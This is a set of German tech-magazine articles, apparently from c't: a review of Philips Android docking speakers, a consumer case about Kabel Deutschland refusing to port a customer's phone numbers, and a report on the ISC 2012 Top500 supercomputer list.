
Für die Kernaufgabe, das Abspielen von Musik, verweist



Philips stellt eine kostenlose App bereit, die die Bluetooth-Verbindungs-aufnahme zu den Lautsprechern erleichtert ...



... sowie eine Weckfunktion und Zugriff auf Webradios bietet. Optik und Bedienung sind allerdings gewöhnungsbedürftig.



Auf Tablets verschwendet die App viel Bildschirmfläche. Beim Radiohören vermisst man Titelinfos oder eine Senderliste.

Fidelio auf die App Songbird, die man separat aus dem Google Play Store herunterladen muss.

Im Test meldete Android gelegentlich den Absturz von Fidelio, die App setzte ihre Arbeit dann aber problemlos fort. Es lassen sich auch andere Musik- und Wecker-Apps nutzen, dann muss man die Bluetooth-Verbindung selbst herstellen.

Dezente bis übertriebene Bässe

Der AS111 als kleinstes Vertreter im Test ist erwartungsgemäß kein Klangwunder, er reicht, um sich vor dem Einschlafen beruheln zu lassen. Bässe fehlen ihm fast völlig, der Klang wirkt aber weder blechern, noch verzerrt er bei höheren Lautstärken. Etwas besser und vor allem lauter ist der AS351. Hier lassen sich auch

dezente Bässe vernehmen. Der Klang ist insgesamt etwas ausgewogener, HiFi-Qualität fürs Wohnzimmer darf man aber nicht erwarten.

Für mehr als nur nebenbei Musik zu hören eignet sich erst der AS851. Dank der Basslautsprecher auf der Rückseite sind hier die Tiefen gut vertreten, mit Bassboost sogar übertrieben. Die Höhen sind etwas spitz – insbesondere bei höheren Lautstärken –, werden aber viel differenzierter wiedergegeben als von den anderen Boxen.

Beim AS351 und AS851 lassen sich mit der App die Klangeinstellungen verändern. Sie werden im Lautsprecher gespeichert, sodass sie sich auch auf andere Anwendungen auswirken. Für den AS851 spendiert Philips einen Equalizer, beim AS351 kann man nur Profile auswählen.

Fazit

Betrachtet man nur die Hardware, sind die Docking-Lautsprecher fast durchweg gelungen. Der flexible Anschluss ist die richtige Antwort auf die Gerätevielfalt bei Android. Der Klang geht gemessen an Preis und Größe bei allen Geräten in Ordnung.

Die App erleichtert die Verbindungs-aufnahme, wenn man Bluetooth normalerweise ausgeschaltet hat. Sie nervt allerdings mit merkwürdiger Bedienung und nicht zu Ende gedachten Funktionen. Das meiste kann man zum Glück mit anderen Apps erledigen, Fidelio braucht man eigentlich nur zur Einstellung der Klangparameter. (asp)

www.ct.de/1215064

Android-Docking-Lautsprecher

Modell	Philips AS111/12	Philips AS351/12	Philips AS851/12
Lieferumfang	Netzteil	Netzteil, 3,5-mm-Klinkekabel	Netzteil, 3,5-mm-Klinkekabel, Fernbedienung
Maße (B × H × T)	17,1 cm × 6,7 cm × 17,1 cm	27,1 cm × 8,9 cm × 14,2 cm	42,9 cm × 16,9 cm × 10,8 cm
Gewicht	0,75 kg	0,9 kg	2,1 kg
Display / Licht	✓ / ✓	- / -	- / -
Lautsprecher / Leistung ¹	1 / 4 W	2 / 10 W	2 / 15 W
USB-Stecker / -Buchse / AUX-In	✓ / - / -	✓ / ✓ / ✓	✓ / ✓ / ✓
Preis (Straße)	65 €	108 €	160 €

¹ Herstellerangaben

✓ vorhanden – nicht vorhanden k. A. keine Angabe

Urs Mansmann

Herausgabe verweigert

Kabel Deutschland will Rufnummernmitnahme nicht ermöglichen

Wechselt man von einer Telefongesellschaft zur anderen, darf man seine Rufnummern mitnehmen, das ist gesetzlich festgelegt. Vermöntlich noch einfacher liegt der Fall, wenn der alte und neue Anschluss beim gleichen Anbieter sind. Für Klaus K. entwickelte sich eine langwierige Geschichte, weil er seine Telefonnummer vor vielen Jahren auf den Anschluss der Eltern übertragen hatte.

Klaus K. bekam in den 90er Jahren zwei Festnetzrufnummern. Damals war er aus dem Elternhaus ausgezogen und lebte in einer eigenen Wohnung. Der ISDN-Anschluss, vor der Einführung von DSL erste Wahl für einen flotten Internetzugang, hatte zwei Rufnummern, deren einfache Kombination sich sehr leicht merken lässt – heutzutage sind solche Rufnummern als VIP-Rufnummern bei manchen Anbietern nur gegen Aufpreis erhältlich.

2005 zogen seine Frau und er in eine Wohnung im elterlichen Haus. Die beiden Rufnummern ließ K. auf den damaligen ISDN-Anschluss seiner Eltern portieren. Telefonanlage und DSL-Internetzugang nutzte die Großfamilie fortan gemeinsam. Von den insgesamt vier Rufnummern stammten zwei von K., zwei waren bereits vorher bei seinen Eltern in Verwendung. K. konfigurierte die Anlage so, dass ein- und ausgehende Rufe den Apparaten in den jeweiligen Wohnungen zugeordnet waren. Anfang Oktober 2010 wechselten K.s Eltern den Anschlussbetreiber. Statt DSL sollte künftig das TV-Kabel zum Einsatz kommen. Kabel Deutschland stellte einen Breitbandanschluss bereit und portierte die vier Rufnummern ins eigene Netz.

Ein Jahr später verwirklichten K. und seine Frau einen lange gehegten Traum und erwarben ein Eigenheim. Nachdem anfängliche Schwierigkeiten bei der Bereitstellung des Kabelanschlusses überwunden waren, bestellte K. einen Breitband- und Telefonanschluss bei dem Kabelanbieter. An der Hotline sagte man ihm, dass er provisorisch neue Rufnummern erhalten; die Portierung der alten erfolge aber wenig später.

**VOR
SICHT
KUNDE!**

Die Portierung seiner beiden Rufnummern beantragte K. am 7. Oktober 2011. Am 17. beschwerte er sich darüber, dass sie immer noch nicht erfolgt sei. Es sei ihm wichtig, dass er unter diesen Nummern nun alsbald erreichbar sei. Kabel Deutschland lehnte den Antrag ab. „Aus rechtlichen Gründen“ sei eine Portierung nicht zulässig. K. wollte das nicht hinnehmen und widersprach. Schon am nächsten Tag meldete sich Kabel Deutschland per E-Mail. Man bedauere die schlechten Erfahrungen, die K. machen musste. Zum Ausgleich erhielt er eine Gutschrift von 19,90 Euro. Über die Portierung verlor der Kundenservice aber kein Wort.

Das Problem von K. löste das nicht. Mehrfach versuchte er nun telefonisch eine Portierung der Rufnummern zu erreichen, jedoch ohne Erfolg. Dann kam K. auf die Idee, eine Rufumleitung von den alten auf die neuen Rufnummern zu schalten, was immerhin seine Erreichbarkeit sicherstellte. Die neuen Rufnummern, die bei Angerufenen angezeigt wurde, erzeugten aber Verwirrung. Außerdem konnte K.s Vater nicht telefonieren, während der Sohn einen Anruf erhielt, denn dann waren beide Leitungen belegt.



Als nach dem Umzug endlich ein wenig Ruhe eingekehrt und die wichtigsten Angelegenheiten erledigt waren, wandte sich K. im Februar wieder der bislang erfolglosen Rufnummernportierung zu. Dem von der Hotline vorgetragenen Argument, dass eine Rufnummernportierung aus rechtlichen Gründen nicht zulässig sei, widersprach er. Die Telekom, die ihm die Nummer ursprünglich zugewiesen hatte, habe ihm bestätigt, dass einer Portierung nichts im Wege stünde.

Am 9. Februar antwortete Kabel Deutschland. Aus rechtlichen Gründen sei eine Rufnummernübertragung nicht möglich. Die Nummer sei Eigentum des Anbieters, der sie das erste Mal vergeben habe. Das Recht zur Nutzung stehe nur einer Person zu, es könne nicht auf Dritte übertragen werden. Aber gerne könne man ihm für 4,90 Euro pro Stück weitere Rufnummern zuweisen.

K. wollte aber keine neuen Rufnummern, sondern die alten. Er bestritt, dass er ein Dritter sei. Noch einmal erklärte er, dass diese zwei Rufnummern ja ursprünglich ihm persönlich zugewiesen worden seien. Er bot an, das mittels alter Unterlagen und Rechnungen nachzuweisen. Und bat noch einmal um Portierung der Rufnummern.

Am 14. Februar lehnte Kabel Deutschland sein Ansinnen wieder ab, wieder mit der

wörtlich gleichen Begründung, offenbar ein Textbaustein aus der Sammlung des Kundenservice. K. bat in seiner erneuten Antwort darum, doch bitte auf seine Anfrage einzugehen statt nur einen Standardtext zu senden. Die Rufnummern gehören seiner Frau und ihm. Wenn Kabel Deutschland sich schon auf eine rechtliche Grundlage zurückziehe, dann möge man ihm diese doch bitte nennen.

Am 17. Februar meldete sich Kabel Deutschland wieder. Das Schreiben war kurz und knapp. Die Rufnummernmitnahme sei nicht möglich, wie bereits mehrfach mitgeteilt. Man bedaure. K. schrieb noch kürzer zurück, in der Hoffnung, wenigstens einmal seine Frage beantwortet zu bekommen: „Auf welcher Grundlage entscheiden Sie das?“, wollte er wissen.

Die Antwort kam am 21. Februar. Wieder mit dem sattsam bekannten Textbaustein über das Eigentum an der Rufnummer. Das stehe dem Anbieter zu, der die Rufnummer das erste Mal vergeben habe. Daraufhin fragte K. zurück, ob er denn auf dem Portierungsformular die Telekom oder Arcor angeben solle, denn die Nummer habe derzeit ja Kabel Deutschland. Die Antwort war wieder das Formschreiben, diesmal zur Abwechslung in der Langfassung.

Am folgenden Tag rief ihn der Kundenservice an und K. schilderte sein Problem. Diesmal hatte er das Gefühl, man habe ihn verstanden und werde sein Problem endlich lösen, der Mitarbeiter versprach Abhilfe. Als sich aber nach einer Woche noch nichts getan hatte, fragte er nochmals schriftlich nach, was denn nun mit der telefonisch zugesagten Portierung sei. Die Antwort vom 29. Februar kam kurz und knapp: „Leider können wir Ihren Wunsch aus rechtlichen Gründen nicht erfüllen. Wir verweisen daher auf unseren bisherigen Schriftverkehr.“

Nochmals versuchte K. herauszufinden, welche ominösen rechtlichen Gründe denn gegen diese Rufnummernmitnahme sprächen. In seinem Bekanntenkreis waren ähnliche Fälle von anderen Providern ganz unbürokratisch im Sinne des Kunden gelöst worden. Von rechtlichen Problemen keine Spur. Er bat nochmals um eine Einzelfallprüfung.

Die nahm der Service offenbar vor. Am 5. März schrieb er: „Wir haben nochmals alle Umstände geprüft. Leider hat sich am Sachverhalt nichts geändert. Daher verweisen wir auf den vorangegangenen Schriftwechsel.“ Und noch einmal setzte K. nach, fragte nach der rechtlichen Grundlage. Dringend, aber sehr höflich bat er um eine Lösung in seinem Sinne.

Lösungsvorschlag

Nun hatte Kabel Deutschland plötzlich einen Lösungsvorschlag: „Wenden Sie sich an Ihren bisherigen Anbieter und bitten Sie darum, als Anschlussinhaber eingetragen zu werden.“ K. schaltete schnell: „Da Sie ja der bisherige Anbieter sind, möchte ich, dass Sie mir meine Rufnummern [...] auf meinen

Namen eintragen.“ Zurück kam am 6. März wieder Formschreiben A in Langfassung.

Und wieder monierte K., dass Kabel Deutschland nicht auf seine Fragen eingehe. Am 8. März verwendete ein Service-Mitarbeiter einmal nicht den Textbaustein und antwortete auf K.s Frage: „Die Rufnummernübertragbarkeit ist in Deutschland in § 46 Telekommunikationsgesetz (TKG) festgeschrieben.“ Der verpflichtet die Netzbetreiber dazu, beim Wechsel des Betreibers auf Wunsch des Endnutzers eine Portierung vorzunehmen – genau das, was K. monatelang vergeblich versucht hatte. Und genau das teilte er dem Kabel-Deutschland-Service mit.

Die Antwort vom 14. März bestand nur in einem Verweis auf das Schreiben vom 8. März, das die Frage von K. aufgeworfen hatte. Und K. versuchte es noch einmal: „Laut Telekommunikationsgesetz sind Sie verpflichtet, meine Rufnummer zu portieren. Daher bitte ich Sie nochmals [...], die Rufnummer auf meinen Anschluss zu portieren.“ Am 17. März beschied ein Kundendienstmitarbeiter K. wieder abschlägig. Die Sachlage habe sich nicht geändert. „Vielen Dank für Ihr Verständnis!“

Nun hatte er die Nase voll. Er drohte mit einer juristischen Prüfung und dass er sich an c't wenden werde. Der Service fertigte ihn lapidar ein weiteres Mal ab, diesmal mit Verweis auf ein vorangegangenes Schreiben von Anfang Februar. Daraufhin wandte er sich an die c't-Redaktion und schilderte seinen Fall.

Nachgefragt

Wir baten zunächst die Bundesnetzagentur um eine Einschätzung. Zwar gibt es strenge Restriktionen zur Übertragung, wenn Nummern nach den heutigen Zuweisungsregeln zu kurz sind. Diese greifen der Auskunft der Behörde zufolge im Fall K. aber nicht, denn er hat diese Nummern ja stets genutzt und Freunde und Bekannte rufen ihn darüber an, er wird also „darüber identifiziert“, wie es in der Vorschrift heißt. Die Übertragung wäre also zulässig. Andererseits bestehe aber auch kein Rechtsanspruch von K. Aus Sicht der Bundesnetzagentur spricht rechtlich nichts gegen eine Übertragung der beiden Rufnummern in diesem Fall.

Auch wenn es keine Vorschrift ist, sollte es für ein kundenorientiertes Unternehmen selbstverständlich sein, einen solchen Wunsch zu erfüllen. Über den Umweg einer offiziellen Anschlussübernahme und der anschließenden Portierung zu einem Drittanbieter hätte K. das erzwingen können, als er noch im Elternhaus wohnte, allerdings mit Kooperation seines Vaters und mit enormem Aufwand. Der wäre vollkommen unnötig, wenn Kabel Deutschland ihm ein Stückchen entgegenkäme.

Wir fragten nun bei Kabel Deutschland an, warum man K. den Gefallen nicht einfach tat und stattdessen rechtliche Gründe vorschob. Pressesprecherin Magdalena Palewicz verwies auf eine Allgemeinverfügung der Bun-

desnetzagentur, die die Übertragung von Rufnummern der Klasse 3 – zu der K.s Nummern gehören – von einem Teilnehmer zum anderen grundsätzlich verbietet. „Auf dieser Grundlage erfolgte die Ablehnung der Rufnummernübertragung“, erklärt Palewicz. Allerdings lässt diese Regelung, wie auch von der Bundesnetzagentur bestätigt, eine Ausnahme zu, wenn der Antragsteller die Nummer zuvor selbst genutzt hatte, und der Fall K. fällt ganz offensichtlich hierunter, was Kabel Deutschland aber nicht ohne Weiteres anerkennen will. Die von K. gewünschte Übertragung der Rufnummern sei nur unter bestimmten Voraussetzungen möglich. „Da es sich um Nicht-Kabel-Deutschland-Rufnummern handelt, können wir dies nicht nachvollziehen“, erklärt Palewicz.

Kabel Deutschland erfüllt den Wunsch von Klaus K. nun dennoch: „Da wir in diesem sehr speziellen Einzelfall aber eine möglichst kundenfreundliche Lösung anbieten möchten, haben wir die technischen Möglichkeiten geprüft und eine Lösung gefunden, sodass die Rufnummern ab sofort auf dem Anschluss von Klaus K. zur Verfügung stehen“. Kabel Deutschland verweist auch auf die umfangreichen Vorschriften der Bundesnetzagentur zu Ortsrufnummern: „Bitte haben Sie Verständnis, dass es sich hierbei um eine besondere Einzelfalllösung handelt, die nur unter bestimmten Bedingungen möglich ist.“

Doppelmoral

Die Vorschriften der Bundesnetzagentur setzte Kabel Deutschland im Fall K. buchstabengetreu um; im Zweifel fällt die Entscheidung offenbar gerne einmal gegen den Kunden, der ja im beschriebenen Fall bereitwillig die Vornutzung und damit die Voraussetzungen für die Anwendung der Ausnahmeklausel nachweisen wollte.

Wenn es hingegen um den eigenen Vorteil geht, zeigt Kabel Deutschland einen kreativen Umgang mit der Gesetzeslage. Die seit Anfang Mai geltenden Kundenschutzvorschriften des TKG beispielsweise werden dann gerne zurechtgebogen, bis es quietscht. Gut sehen kann man das an der gesetzlichen Verpflichtung, Verträge mit einem Jahr Laufzeit anzubieten. Versuchen Sie mal, dieses Angebot auf der Homepage des Anbieters ausfindig zu machen. Mit nur einem kleinen Bruchteil dieser Fantasie und Flexibilität, mit der hier Angebote vor Kunden versteckt werden, hätte sich der Fall K. im Handumdrehen lösen lassen.

Wer eigene Rufnummern hat und diese nur vorübergehend an einem Sammelschluss, künftig aber möglicherweise wieder an einem eigenen Anschluss nutzen möchte, tut gut daran, diese nicht in den Nummernpool des Anschlussinhabers zu werfen, etwa bei den Eltern oder in einer WG. Bei VoIP-Anbietern wie Sipgate kann man Rufnummern problemlos zwischenparken, währenddessen nutzen und bei Bedarf jederzeit wieder portieren. (uma) 

Andreas Stiller

Höhenflüge

International Supercomputing Conference 2012 und die 39. Top500-Liste der Super Computer

Die USA haben wieder den schnellsten Rechner und der schnellste europäische steht in München. Intel gibt seinem speziellen HPC-Chip einen interessanten Namen und auf der ISC12 debattierten Hersteller und Wissenschaftler darüber, wie man die Exascale-Rechner konzipieren muss, damit man kein Atomkraftwerk als Energiequelle daneben stellen muss.

Für reichlich Diskussionsstoff sorgte gleich zu Beginn der ISC12 die neue Top500-Liste der Supercomputer. Während sich vor einem halben Jahr im Spitzensbereich nahezu nichts getan hatte, wurde diesmal der obere Bereich erheblich umgewälzt. Ganz weit vorne steht jetzt wieder ein US-amerikanisches System. Dessen Aufgabe ist es, die nationale Sicherheit zu wahren.

23 Stunden und 17 Minuten hat er an der Lösung einer Gleichung mit 12,7 Millionen Unbekannten gerechnet und kein einziger Kern sei dabei ausgefallen, so Kim Cupps vom Lawrence Livermore National Laboratory stolz, dann hatte er 16,3 PFlops im Linpack-Benchmark erreicht: der von IBM installierte Sequoia mit über 1,5 Millionen BlueGene/Q-Rechenkernen. 1,36 Trilliarden (10^{21}) Gleitkommaoperationen in doppelter Genauigkeit hat er in dieser Zeit berechnet. Mit dieser enormen Rechenleistung verweist der amerikanische Supercomputer den bislang führenden K Computer am RIKEN-Institut in Japan klar auf Platz zwei,

dessen 70 000 Fujitsu-SPARC64VIII-Kerne 10,5 PFlops schaffen.

Mit 7,9 MW Verbrauch ist zudem der BlueGene/Q-Rechner deutlich energieeffizienter als der japanische SPARC64-Kollege, der 12,7 MW benötigt. So belegt Sequoia zusammen mit den anderen BlueGene/Q-Rechnern mit rund 2000 MFlops/Watt einen der vorderen Plätze in der Green500-Liste.

Und BlueGene/Q-Rechner gibts inzwischen reichlich. Schon auf Platz 3 folgt mit 8,2 PFlops Mira vom Argonne National Laboratory und auf Platz 7 kam mit Fermi erstmals ein italienisches System in die Top10, das 1,7 PFlops erzielte. Knapp dahinter auf Platz 8 liegt mit 1,4 PFlops ein weiterer BlueGene/Q-Rechner: JuQUEEN am Supercomputer Centre des Forschungszentrums Jülich JSC. Doch damit ist Jülich derzeit nur auf Platz 2 in Deutschland, denn ein anderer, ebenfalls von IBM installierter Rechner dominiert die deutsche und die europäische Szene: SuperMUC am Leibniz-Rechenzentrum in Garching bei München. 18 432 Intel-

Xeon-E5-Prozessoren mit jeweils 8 Kernen bringen die über 100 iDataPlex-Racks kräftig auf Trab, nämlich auf 2,9 PFlops.

Erstmals seit 1997 sind damit zwei deutsche Rechner in den Top10. Der Vorsprung vor JuQUEEN wird aber nicht lange währen, denn JSC-Chef Prof. Dr. Thomas Lippert will bald die Performance-Krone wieder nach Jülich holen. Derzeit sind dort 8 BlueGene/Q-Racks für JuQUEEN sowie der alte JuGENE mit BlueGene/P installiert. In Kürze muss der JuGENE weichen und an seiner Stelle sollen 28 BlueGene/Q-Racks rakkern, um dann mit fast 5 PFlops die Spitze zu übernehmen.

Zwischenzeitlich war auch mal der Dritte im Bunde des deutschen Gauss Centre of Supercomputing an der deutschen Spitze und weltweit in den Top10: Hermit am Höchstleistungsrechenzentrum Stuttgart (HLRS), ein Cray-XE6-System mit AMD-Interlagos. Mit seinen 830 TFlops konnte er jetzt nur noch weltweit Platz 24 erreichen.

Zwischen SuperMUC und JuQUEEN liegen noch Tinghe-1A aus China (2,57 PFlops mit Intel Xeon X5670 und Nvidia Tesla 2050) sowie der Cray-XK6-Rechner Jaguar der Oak Ridge National Labs, die beide in der letzten Liste die Plätze 2 und 3 belegten. Oak Ridge hat allerdings den Jaguar weiter von Cray XT5-HE mit Magny-Cours auf Cray XK6 mit Interlagos und Nvidia 2090 aufgerüstet und von 1,76 auf 1,94 PFlops zugelegt.

Wegen seiner zahlreichen BlueGene-, iDataplex- und x86-Blade-Rechner dominiert IBM als Hersteller die Top500-Liste weiterhin klar vor Hewlett-Packard. Zwar stammen nur noch 213 Systeme von zuvor 223 von IBM, aber in der akkumulierten Rechenleistung erbringen diese nahezu 50 Prozent der Gesamtleistung. Ihr Anteil lag in der letzten Liste nur bei 27 Prozent. 138 Systeme stammen von Hewlett-Packard (zuvor 141) mit nur noch knapp 10 Prozent der Gesamtleistung, gefolgt von Cray (27 Systeme, 8,9 Prozent), Bull und SGI. Bislang war Cray im oberen Teil der Liste vorneweg, mit etwa doppelt so vielen Systemen und doppelter Rechenleistung wie IBM in den Top50, das hat sich nun komplett gedreht: IBM hat mit 22 dreimal mehr Systemen in den Top50 mit einer dank Sequoia, Mira und SuperMUC um Faktor sieben höheren Rechenleistung.

Ohne Holland ...

Unter den kleineren Systemhäusern schlägt sich eine deutsche Firma recht gut. Megware aus Chemnitz konnte immerhin drei Systeme in die Top500 bringen, an den Unis von Mainz, Oslo und Wien. Clustervision aus unserem holländischen Nachbarland hat zwei Systeme in der Liste: einen Supercomputer in Saudi-Arabien und einen an der Uni Frankfurt, der dank Radeon-GPU-Beschleunigung mit 299 TFlops Deutschlands schnellster Hochschulrechner ist. Nur im Heimatland von Clustervision sieht es düster aus, denn die ökonomisch und wissenschaftlich traditionell starken Niederländer glänzen aktuell durch Abwesenheit bei den



Hinter diesen Kühlkörpern sollen sie sitzen, die heiß erwarteten Kepler-GK110-Chips, hier am Stand von EuroTech.



Rajeeb Hazra zeigte in seiner Keynote den Knights-Corner-Prozessor und die Karte, die unter dem Namen Xeon Phi vermarktet werden soll.



Mellanox reizt PCIe völlig aus:
Mit zwei InfiniBand-FDR-Ports und 16 Lanes kommt die ConnectIB auf über 100 GBit/s.



LRZ-Direktor Prof. Dr. Arndt Bode und die deutsche IBM-Chefin Martina Köderitz halten stolz die Siegerurkunden des ISC-Veranstalters und Top500-Mitbegründers, Prof. Dr. Hans Meuer.

großen Rechnersystemen. 18 Jahre lang waren unsere Nachbarn bestens in der Top500-Liste vertreten, mit bis zu 14 Systemen im Herbst 2000, doch der einzige verbliebene in die Jahre gekommene Huygens-Rechner auf Basis von IBM-Power-6-Prozessoren ist mit seinen geruhigen 50 TFlops schon im Herbst letzten Jahres aus der Liste gefallen. Ein Petaflops-System hat das niederländische Supercomputerzentrum SARA zwar inzwischen bei IBM in Auftrag gegeben – doch das wird erst für 2014 erwartet. Böse Zungen behaupten nun, dass die Holländer nur deshalb so schmählich bei der EM ausgeschieden sind, weil ihnen die Rechenpower fehlte, um die Gegner zu analysieren und die Flugbahn der Van-Persie-Geschosse zu optimieren ...

Insgesamt liegen in der Länderstatistik weiterhin die USA klar vorn mit 253 (von zuvor 263) Systemen. Die Europäer haben zwar von 103 auf 107 zugelegt, bleiben aber

weiterhin hinter Asien 121 (zuvor 118) zurück. China hat eine kleine Pause eingelegt und ein wenig verloren 68 (zuvor 74). Japan hat wieder etwas aufgedreht und konnte jetzt 34 (zuvor 30) Systeme platzieren. Deutschland, Frankreich und Großbritannien liegen mit 20, 22 und 25 Systemen nahezu gleichauf, aber Deutschland hat dank seiner drei „dicken Eisen“ vom Gauss Centre die Nase in puncto Rechenleistung vorn; mit 8,1 PFlops vor Großbritannien (6,5 PFlops) und Frankreich (6,4 PFlops).

Leistung

Intel nutzte die Konferenz in Hamburg, um die Coprozessor-Karte Knights Corner vorzustellen, zumindest ihren offiziellen Namen, der für die gesamte MIC-Linie (Many Integrated Cores) steht: Xeon Phi. Das ist aber trotz des Namens kein Xeon-Prozessor, sondern ein spezieller Coprozessor mit „über 50“ Re-

chenkernen, die irgendwo zwischen einem uralten Pentium und dem Atom angesiedelt sind, ein jeder Kern verfügt allerdings über eine 512-bittige Vektoreinheit.

Als erstes Mitglied dieser Linie soll der in 22-nm-Technik gefertigte Knights Corner Ende des Jahres herauskommen. Bis zu 62 Kerne – dieser Wert wurde von Intel immer noch nicht offiziell bestätigt – können hier aktiv mitrechnen. Ein paar Prototyp-Karten waren schon bei Partnern an den Ständen zu sehen. Die Karte am HP-Stand etwa gab bei /proc/cpuinfo 240 logical cores aus, lief also mit 60 physischen Kernen und Vierfach-Hyper-Threading.

Ein Intel-Testsystem Discovery konnte mit frühen Prototypen bereits 118 TFlops erzielen und so auf Platz 150 in die Top500-Liste einzehen. Discovery besteht aus 140 Knoten mit Xeon-E5-Prozessoren, in die vermutlich 140 Knights-Corner-Karten eingesteckt waren. Bei denen rechneten dann offenbar jeweils nur

Sequoia

96 Racks auf 318 Quadratmetern, 98 304 Rechenknoten mit ebenso vielen BlueGene/Q-Prozessoren, ein jeder mit 16 Kernen, also insgesamt 1 572 864 Rechenkerne. Hinzu kommen 16 GByte Speicher pro Knoten, das macht 1,54 PByte Hauptspeicher – auch in dieser Kategorie zeigt die neue Nummer eins am Lawrence Livermore National Laboratory (LLNL) ihr Petascale-Format, knapp vor dem japanischen K-Computer mit 1,34 PByte.

Eigentlich enthält der offiziell PowerPC A2 genannte Prozessor sogar noch zwei weitere Kerne: einer dient I/O-Zwecken, der andere ist als Reservekern abgeschaltet. Die BlueGene-Prozessorenlinie für energieeffizientes massivparalleles Computing startete einst mit leicht verändertem Embedded PowerPC 440. Die Prozessoren wurden im Lauf der Zeit insbesondere im Gleitkommabereich immer mehr für HPC optimiert. Mit dem BlueGene/Q wurden die Kerne auf 64 Bit

aufgerüstet und IBM führte hier erstmals Hardwareunterstützung für Transactional Memory ein. Alte BlueGene-Software läuft nicht ohne Neukomplilation auf BlueGene/Q.

Sequoia wird sich ausschließlich um die Optimierung des amerikanischen Kernwaffenpotenzials kümmern und steht der allge-


meinen Wissenschaft nicht zur Verfügung. Das war ursprünglich anders geplant, ist aber aus Sicherheitsgründen geändert worden. Für die Wissenschaft hält das LLNL einen weiteren Supercomputer namens Dawn bereit, ein BlueGene/P-Rechner mit 415 TFlops, der Platz 42 auf der Top500-Liste belegt.

Die Leiterin der Computer Division des Lawrence Livermore National Laboratory, Kim Cupps, „lauscht“ gemeinsam mit Systemingenieur Adam Bertsch dem derzeit schnellsten Computer der Welt: Sequoia.




Bild: IBM

Anzahl der Systeme pro Hersteller




Performance [PFlops] pro Hersteller




Aufteilung der Systeme der 39. Top500-Liste mit 123 PFlops auf die Hersteller, die Länder und die Prozessorhersteller


Anzahl der Systeme pro Land




Performance [PFlops] pro Land



Anzahl der Systeme pro Prozessorhersteller



Performance [PFlops] pro Prozessorhersteller



54 Kerne mit, was sich aus der veröffentlichten Anzahl von 7560 Rechenkernen schließen lässt. Mit 1176 MFlops/Watt hat sich das Testsystem bezüglich Energieeffizienz nicht so wirklich mit Ruhm bekleckert – das ein oder andere Nvidia-GPU-beschleunigte System liegt schon jetzt etwas darüber und die von Nvidia ebenfalls für Ende des Jahres angekündigte Tesla-K20-Karte soll noch dreimal effizienter sein. Für die finale Version gibt Intel für den Xeon Phi 1 TFlops pro Knoten im Linpack-Benchmark an – wobei unklar blieb, ob dieser Wert die Xeon-E5-Performance mit umfasst oder allein von der Coprozessor-Karte geleistet wird; zwei Xeon-E5-Prozessoren können ja bereits 360 GFlops leisten. Möglicherweise notorisches nachfragende Journalisten hat man wohl lieber nicht dabei haben wollen und sie daher nicht von der Vorverlegung der Pressekonferenz informiert. Mit Kopfschütteln reagierten viele Wissenschaftler zudem auf die hinter den Kulissen bestätigte Tatsache, dass Knights Corner nur PCIe 2.0 unterstützen wird.

JSC-Chef Thomas Lippert hielt am Intel-Stand einen Vortrag über Beschleuniger, bei dem er auch dezidiert auf PCIe als Flaschen-

SuperMUC

SuperMUC besteht aus 18 „dünnen Inseln“ aus jeweils 512 Zweisockel-iDataPlex-Boards oder -Knoten, bestückt mit insgesamt 147 456 Sandy-Bridge-EP-Kernen (Xeon E5-2680). Der Interconnect läuft über InfiniBand FDR10. Hinzu kommt eine „dicke Insel“ mit Intel Westmere EX, die verteilt auf 205 Viersockel-Boards weitere 8200 Kerne beiträgt. Zusammengerechnet verfügen die beiden Inselgruppen

über 340 TByte Hauptspeicher. Die Westmere-Insel blieb beim Linpack-Lauf allerdings außen vor – sie hätte eh nur etwa 80 TFlops zusätzlich erbracht. Rund 9 Stunden brauchten die 18 dünnen Inseln für das Linpack-Ergebnis von 2,89 PFlops. Die Besonderheit ist beim SuperMUC die Heißwasserkühlung. Während üblicherweise Supercomputer 8 bis 12 °C kaltes Kühlwasser benötigen, das energieaufwendig

heruntergekühlt werden muss, kann man den SuperMUC mit 40 °C warmem Wasser versorgen. Auf bis zu 60 °C kann es sich beim Durchlauf aufheizen. Der Trick: So kann man es an normaler Umgebungsluft abkühlen lassen und es für die Heizung verwenden.

